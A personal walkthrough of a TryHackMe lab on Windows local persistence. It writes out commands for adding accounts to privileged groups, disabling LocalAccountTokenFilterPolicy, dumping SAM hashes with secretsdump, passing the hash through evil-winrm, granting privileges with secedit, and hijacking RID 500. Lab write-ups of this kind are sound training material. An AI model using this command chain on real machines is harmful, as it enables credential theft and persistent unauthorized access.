TryHackMe-Walkthroughs-by-Aby
Room : Windows Local Persistence - Tampering with unprivileged accounts
net localgroups can be used to add unprivileged accounts to Admininstrators / Backup Operators groups for higher privilege or access
Example:
net localgroup administrators thmuser0 /add
net localgroup "Backup Operators" thmuser1 /add
net localgroup "Remote Management Users" thmuser1 /add
- Administrators are master key groups
- Backup Operators are key users (for data only) who need to capture/read/write everything / anything when backing up ignoring ACLs (Access Control Lists) even protected files like SAM (Security Accounts Manager) database and System Hives
Assumptions
- we will assume you have dumped the password hashes of the victim machine and successfully cracked the passwords for the unprivileged accounts in use
- we have already dumped the credentials on the server and have thmuser1’s password.
Follow Me
- We will RDP (credentials provided in room) or connect to the Machine (from browser) attached to the room
- Open Command Prompt > Run the command:
net localgroup "Backup Operators" thmuser1 /add- this will addthmuser1user to the Backup Operators group helping us ignore all the ACLs - Since
thmuser1is an unprivileged account, we have to add it to the “Remote Management Users” group so that we can RDP or WinRM to the machine. Run the command:net localgroup "Remote Management Users" thmuser1 /add - Now lets connect to the machine. From attacker machine, run the command:
evil-winrm -i 10.81.179.227 -u thmuser1 -p Password321 - You will be using evil-winrm to connect as shown below:

- Now even if you do a
dir /Ayou will see you cant run it due to the group “Backup Operators” being disabled.
- The reason being UAC (User Account Control) stripping all local account of its admin privileges when logged in remotely. Problem is WinRM, with limited access token, you have no admin privileges. The UAC feature that results in this power stripping is
LocalAccountTokenFilterPolicy. We will have to regain admin privileges by disabling the feature. Run the command on the attached machine with Admin privileges / RDP-ed with Admin:reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /t REG_DWORD /v LocalAccountTokenFilterPolicy /d 1
- Now
exitout of the previous session and get back in same way as step 4. You will see the group is not active.
- Now lets back up and download the SAM and SYSTEM files. Run Command as below:

- Lets dump the password hashes with the files we downloaded (for some system glitch, I had to move to the attackbox provided by THM). Run the command:
python3.9 /opt/impacket/examples/secretsdump.py -sam sam.bak -system system.bak LOCAL
- The admin hash (from the previous step)
f3118544--------80cfdb9c1fa. Let’s pass the hash to connect to the machine as admin. Run the command:evil-winrm -i 10.81.179.227 -u Administrator -H ff3118544--------80cfdb9c1fa - As hinted on the room, we have to run the
flag1.exefor our first flag.
- “Backup Operators” group has 2 privilege assigned by default -
SeBackupPrivilegeandSeRestorePrivilege. Let’s assign such high privileges to ANY user, independent of their group memberships: (Run the command on the attached machine)secedit /export /cfg config.inf - Edit the file in Notepad


- Converting the inf file to sdb file. Let’s load the config back. Run the code:
secedit /import /cfg config.ini /db config.db secedit /configure /db config.db /cfg config.ini - New user with same privilege as Backup Operator is created but wont be able to log in via WinRM.
Now lets change the Security Descriptor (instead of adding to Remote login group). Run the code:
Set-PSSessionConfiguration -Name Microsoft.PowerShell -showSecurityDescriptorUI
- Lets change the permissions (see screenshot) to log in as
thmUser2
- Now our user can connect via winRM with right permission and retrieve the
flag2.exeevil-winrm -i 10.81.181.37 -u thmuser2 -p Password321
- Lets get the assigned RIDs for users. Run the command (on the attached machine)
wmic useraccount get name,sid
- Last bit if the SID is RID.
500 for AdministratorWe have to assign 500 tothmUser3by accessing the SAM usingregedit- can only be done usingpsexecavailable inC:\tools\pstoolsin machine. Note: The SID is an identifier that allows the operating system to identify a user across a domain
- Now you can RDP using the user and password provided (not evil-winrm), and check the
flag3.exe